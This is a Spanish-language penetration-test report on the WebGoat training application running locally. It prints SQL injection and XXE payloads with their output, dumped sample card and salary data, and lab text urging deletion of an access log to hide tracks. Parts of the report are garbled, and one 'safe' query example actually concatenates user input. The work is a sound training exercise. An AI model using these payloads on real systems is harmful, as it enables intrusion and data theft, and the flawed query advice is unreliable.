

WebGoat

Auditoría Web Básica

1. **Ámbito y alcance de la auditoria**

El objetivo de realizar esta auditoría web básica es verificar que las aplicaciones web del entorno de WebGoat no son vulnerables a los riesgos de seguridad que podrían comprometer su integridad, disponibilidad o confidencialidad.

La prueba es un proceso autorizado y programado para analizar vulnerabilidades conocidas siguiendo las directivas definidas por la metodología OWASP.

Los resultados deben ayudar a proporcionar una visión general de la seguridad del ámbito analizado.

2. Informe ejecutivo

2.1 Resumen

Se han realizado distintos tipos de ataque a la plataforma WebGoat, resultando explotables en ciertos casos.

Algunos son debidos a fallos de desarrollo o configuración, pero también hay vulnerabilidades provocadas por el uso de componentes obsoletos, afectados por vulnerabilidades conocidas.

2.2 Metodología

Se han seguidos los siguientes pasos para realizar la auditoría:

- **Planificación:** Se ha montado la plataforma y recopilado los objetivos a escanear.
- **Reconocimiento:** Se han realizado escaneos para identificar posibles vulnerabilidades.
- **Ataque:** Se han confirmado las vulnerabilidades mediante la explotación de las mismas.
- **Informe:** Se han documentado los hallazgos encontrados, fallos y fortalezas.

2.3 Vulnerabilidades destacadas

La siguiente tabla muestra las vulnerabilidades encontradas y unas recomendaciones para mitigarlas.

ID	Hallazgo	Gravedad	Recomendación
AWB-001	A3 – SQL Injection	Crítica	Utilizar Queries parametrizadas, validar la entrada del usuario y limitar el acceso a tablas conectando con los menores privilegios posibles.
AWB-002	A3 - Cross Site Scripting (XSS)	Alta	EJS escape. Que no se ejecute código que venga de un campo.
AWB-003	A5 - Security Misconfiguration (XXE) Permite listar directorios	Alta	Validar correctamente lo que se reciba de un usuario no verificado.
AWB-004	A6 - Vuln & Outdated Components Librería jQuery con vulnerabilidades conocidas	Alta	Actualizar versión de la librería jQuery.
AWB-005	A7 - Identity & Auth Failure El registro en la plataforma permite contraseñas no seguras	Crítica	Controlar la fortaleza de las contraseñas usando el estándar NIST.

3. Descripción del proceso de auditoria

3.1 Reconocimiento (Information Gathering)

En un reconocimiento inicial, se ha encontrado la siguiente informacion.

- Sistema Operativo: Linux 2.6.X

- Puertos abiertos:
 - 8080/tcp http-proxy
 - 9090/tcp zeus-admin

- Tecnologías:
 - Javascript frameworks
 - Backbone.js
 - RequireJS
 - Font scripts
 - Font Awesome
 - Programming languages
 - Java
 - CDN
 - cdnjs
 - Cloudflare
 - Javascript libraries
 - jQuery 2.1.4
 - jQuery UI 1.10.4
 - Underscore.js
 - UI frameworks
 - Bootstrap

- Rutas activas

```
— Scanning URL: http://127.0.0.1:8080/WebGoat/ —
+ http://127.0.0.1:8080/WebGoat/css (CODE:302|SIZE:0)
+ http://127.0.0.1:8080/WebGoat/favicon.ico (CODE:302|SIZE:0)
+ http://127.0.0.1:8080/WebGoat/fonts (CODE:302|SIZE:0)
+ http://127.0.0.1:8080/WebGoat/images (CODE:302|SIZE:0)
+ http://127.0.0.1:8080/WebGoat/js (CODE:302|SIZE:0)
+ http://127.0.0.1:8080/WebGoat/login (CODE:200|SIZE:1929)
+ http://127.0.0.1:8080/WebGoat/logout (CODE:302|SIZE:0)
+ http://127.0.0.1:8080/WebGoat/plugins (CODE:302|SIZE:0)
+ http://127.0.0.1:8080/WebGoat/registration (CODE:200|SIZE:4190)

END_TIME: Sat Dec 9 08:01:32 2023
DOWNLOADED: 4612 - FOUND: 9
```

- Se ha obtenido la siguiente información de la base de datos

```
67 web application technology: Express
68 back-end DBMS: SQLite
69 <current>
70 [3 tables]
71 +-----+
72 | Products |
73 | Users   |
74 | sqlite_sequence |
75 +-----+
```

3.2 Explotación de vulnerabilidades detectadas

AWB-001 A3 – SQL Injection

Descripción:

Se han encontrado fallos que permiten la inyección de código SQL, permitiendo al atacante acceder a los datos, modificarlos e incluso eliminarlos.
Esto puede afectar gravemente a la Confidencialidad, Integridad y Disponibilidad de los datos (CIA).

Reproducción:

Se han encontrado puntos de inyección

```
1 sqlmap identified the following injection point(s) with a total of 50 HTTP(s) requests:
2 —
3 Parameter: login (POST)
4   Type: boolean-based blind
5   Title: AND boolean-based blind - WHERE or HAVING clause
6   Payload: login=carlos' AND 1177=1177 AND 'LpKY'='LpKY
7
```

```
33 web application technology: Express
34 back-end DBMS: SQLite
35 sqlmap resumed the following injection point(s) from stored session:
36 —
37 Parameter: login (POST)
38   Type: boolean-based blind
39   Title: AND boolean-based blind - WHERE or HAVING clause
40   Payload: login=carlos' AND 1177=1177 AND 'LpKY'='LpKY
41
42   Type: time-based blind
43   Title: SQLite > 2.0 AND time-based blind (heavy query)
44   Payload: login=carlos' AND
8597=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND
'ABZd'='ABZd
45
46   Type: UNION query
47   Title: Generic UNION query (NULL) - 2 columns
48   Payload: login=-9997' UNION ALL SELECT NULL,CHAR(113,122,98,120,113)||
CHAR(110,83,100,121,71,87,114,79,114,67,79,112,120,120,70,118,87,65,100,68,76,83,106,77,
82,106,81,83,66,105,76,71,109,76,84,99,81,75,106,121)||CHAR(113,107,112,98,113)-- Jkxy
```

Recomendación:

- Utilizar Queries Inmutables (Java)
 - `select * from users where user = "" + session.getAttribute("UserID") + "";`
- Queries Parametrizadas que no concatenen directamente las variables a la consulta SQL.
- Reducir los privilegios de los usuarios a los mínimos necesarios.
- Validar la información de entrada.


AWB-002 A3 - Cross Site Scripting (XSS)

Descripción:

Se han encontrado campos que permiten la inyección de código Javascript. Esto permite la ejecución en el navegador del visitante de código malicioso.

Reproducción:

Se ha comprobado que el siguiente campo permite lanzar un mensaje

**Recomendación:**

No permitir la ejecución de código desde un campo de entrada.
EJS Escape

AWB-003 A5 - Security Misconfiguration (XXE Injection)

Descripción:

Se ha encontrado un fallo que permite un ataque XXE, pudiendo mostrar documentos o listar la carpeta root.

Reproducción:

```
19 Connection: close
20
21 <?xml version="1.0"?>
22 <!DOCTYPE foo [<ENTITY xxe SYSTEM "file:///"]>
23 <comment>
24   <text>
25     &xxe;
26   </text>
27 </comment>
```



carlos 2023-12-09, 18:18:35

.dockerenv bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv
sys tmp usr var



webgoat 2023-12-09, 18:10:07

Silly cat....



guest 2023-12-09, 18:10:07

I think I will use this picture in one of my projects.



guest 2023-12-09, 18:10:07

Lol!! :-).

Recomendación:

Se hace necesario validar la información introducida por usuario no verificados.
En entornos Java se puede ignorar directamente este tipo de peticiones.

AWB-004 A6 - Vuln & Outdated Components - Librería jQuery con vulnerabilidades conocidas

Descripción:	
Se ha detectado el uso de una librería de jQuery con vulnerabilidades conocidas. Esta vulnerabilidad permite la ejecucion de un ataque XSS.	
Reproduccion:	
<div><div><div><div><div></div><div>1</div></div><div><div></div><div>2</div></div><div><div></div><div>3</div></div><div><div></div><div>4</div></div><div><div></div><div>5</div></div><div><div></div><div>6</div></div><div><div></div><div>7</div></div><div><div></div><div>8</div></div><div><div></div><div>9</div></div><div><div></div><div>10</div></div><div><div></div><div>11</div></div><div><div></div><div>12</div></div><div><div></div><div>13</div></div></div><div><div><div></div><div>The exploit is not always in "yo</div></div><div><div></div><div>Below is an example of using the same WebGoat source code, bu</div></div><div><div></div><div>query-ui:1.10.4</div></div><div><div></div><div>This example allows the user to specify the content of the "closeTe</div></div><div><div></div><div>query-ui dialog (TBD - show exploit link) does not defend against</div></div></div></div><div><div><div><div></div><div>Backbone.js</div><div>1.4.0</div></div><div><div></div><div>RequireJS</div><div>2.3.6</div></div><div><div></div><div>Font scripts</div></div><div><div></div><div>Font Awesome</div></div><div><div></div><div>Programming languages</div></div><div><div></div><div>Java</div></div></div><div><div><div></div><div>cdnjs</div></div><div><div></div><div>Cloudflare</div></div><div><div></div><div>JavaScript libraries</div></div><div><div></div><div>jQuery</div><div>2.1.4</div></div><div><div></div><div>jQuery UI</div><div>1.10.4</div></div><div><div></div><div>Underscore.js</div></div></div></div></div>	
Recomendación:	
Actualizar la librería a la versión más actual que corrija el fallo.	


AWB-005 A7 - Identity & Auth Failure - El registro en la plataforma permite contraseñas no seguras

Descripción:

El registro en la plataforma de WebGoat permite la creación de contraseñas no seguras. Permite contraseñas entre 6 y 10 caracteres, no siendo necesario incluir símbolos o mayúsculas. También permite poner una progresión de números correlativos o repetidos.

Reproducción:

Indicar también que la contraseña viaja sin cifrar



```
13 application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1:8080/WebGoat/login
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Cookie: JSESSIONID=CuSIgBPLB2P-34_YPuyEsjCBEym5hlEFCLDtypRZ
22 Connection: close
23 username=carlos&password=12345678
```

Recomendación:

Forzar la creación de contraseñas basadas en el estándar NIST

3.3 Post-Explotación

AWB-001 A3 – SQL Injection

SQL Injection - Confidencialidad

Se ha conseguido listar el contenido de algunas tablas con información de tarjetas de crédito y salarios, comprometiendo la Confidencialidad de los datos.

Login_Count:

User_Id:

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,

101, Joe, Snow, 2234200065411, MC, , 0,

102, John, Smith, 2435600002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

103, Jane, Plane, 123456789, MC, , 0,

103, Jane, Plane, 333498703333, AMEX, , 0,

10312, Jolly, Hershey, 176896789, MC, , 0,

10312, Jolly, Hershey, 333300003333, AMEX, , 0,

10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,

10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,

15603, Peter, Sand, 123609789, MC, , 0,

15603, Peter, Sand, 338893453333, AMEX, , 0,

15613, Joesph, Something, 33843453533, AMEX, , 0,

15837, Chaos, Monkey, 32849386533, CM, , 0,

19204, Mr, Goat, 33812953533, VISA, , 0,

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

SQL Injection – Integridad y disponibilidad

Se ha podido modificar los datos de una tabla a través de inyección de SQL.
También se ha podido eliminar una tabla en su totalidad.
Esto afecta a la Integridad y Disponibilidad de los datos

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to!

Better go and *delete it* completely before anyone notices.

✓

Action contains:


Success! You successfully deleted the access_log table and that way compromised the availability of the data.

AWB-002 A3 - Cross Site Scripting (XSS)

Ejecutando distintos códigos se ha podido abrir otra web, insertar imágenes

Enter your credit card number:

Enter your three digit access code:



Enter your credit card number:

Enter your three digit access code:

again. We do want to see a specific JavaScript mentioned in the goal of the assignment (in case you pier).

nk you for shopping at WebGoat.
r support is appreciated



have charged credit card

AWB-004 A6 - Vuln & Outdated Components - Librería jQuery con vulnerabilidades conocidas

Librería obsoleta

Se ha intentado explotar la vulnerabilidad de la librería pero el enlace no parece funcionar bien o se ha corregido

jquery-ui:1.10.4

This example allows the user to specify the content of the "closeText" for the jquery-ui dialog. This is an unlikely development scenario, however the jquery-ui dialog (TBD - show exploit link) does not defend against XSS in the button text of the close dialog.

Clicking go will execute a jquery-ui close dialog:

This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS attack to occur

jquery-ui:1.12.0 Not Vulnerable

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog:

3.4 Mitigaciones

Se han sugerido y recomendado las acciones pertinentes para mitigar las vulnerabilidades en cada uno de los apartados correspondientes.

3.5 Herramientas utilizadas

- Firefox
- Nmap
- Wappalyzer
- dirb
- Burp Suite
- SQLMap
- OWASP Documentation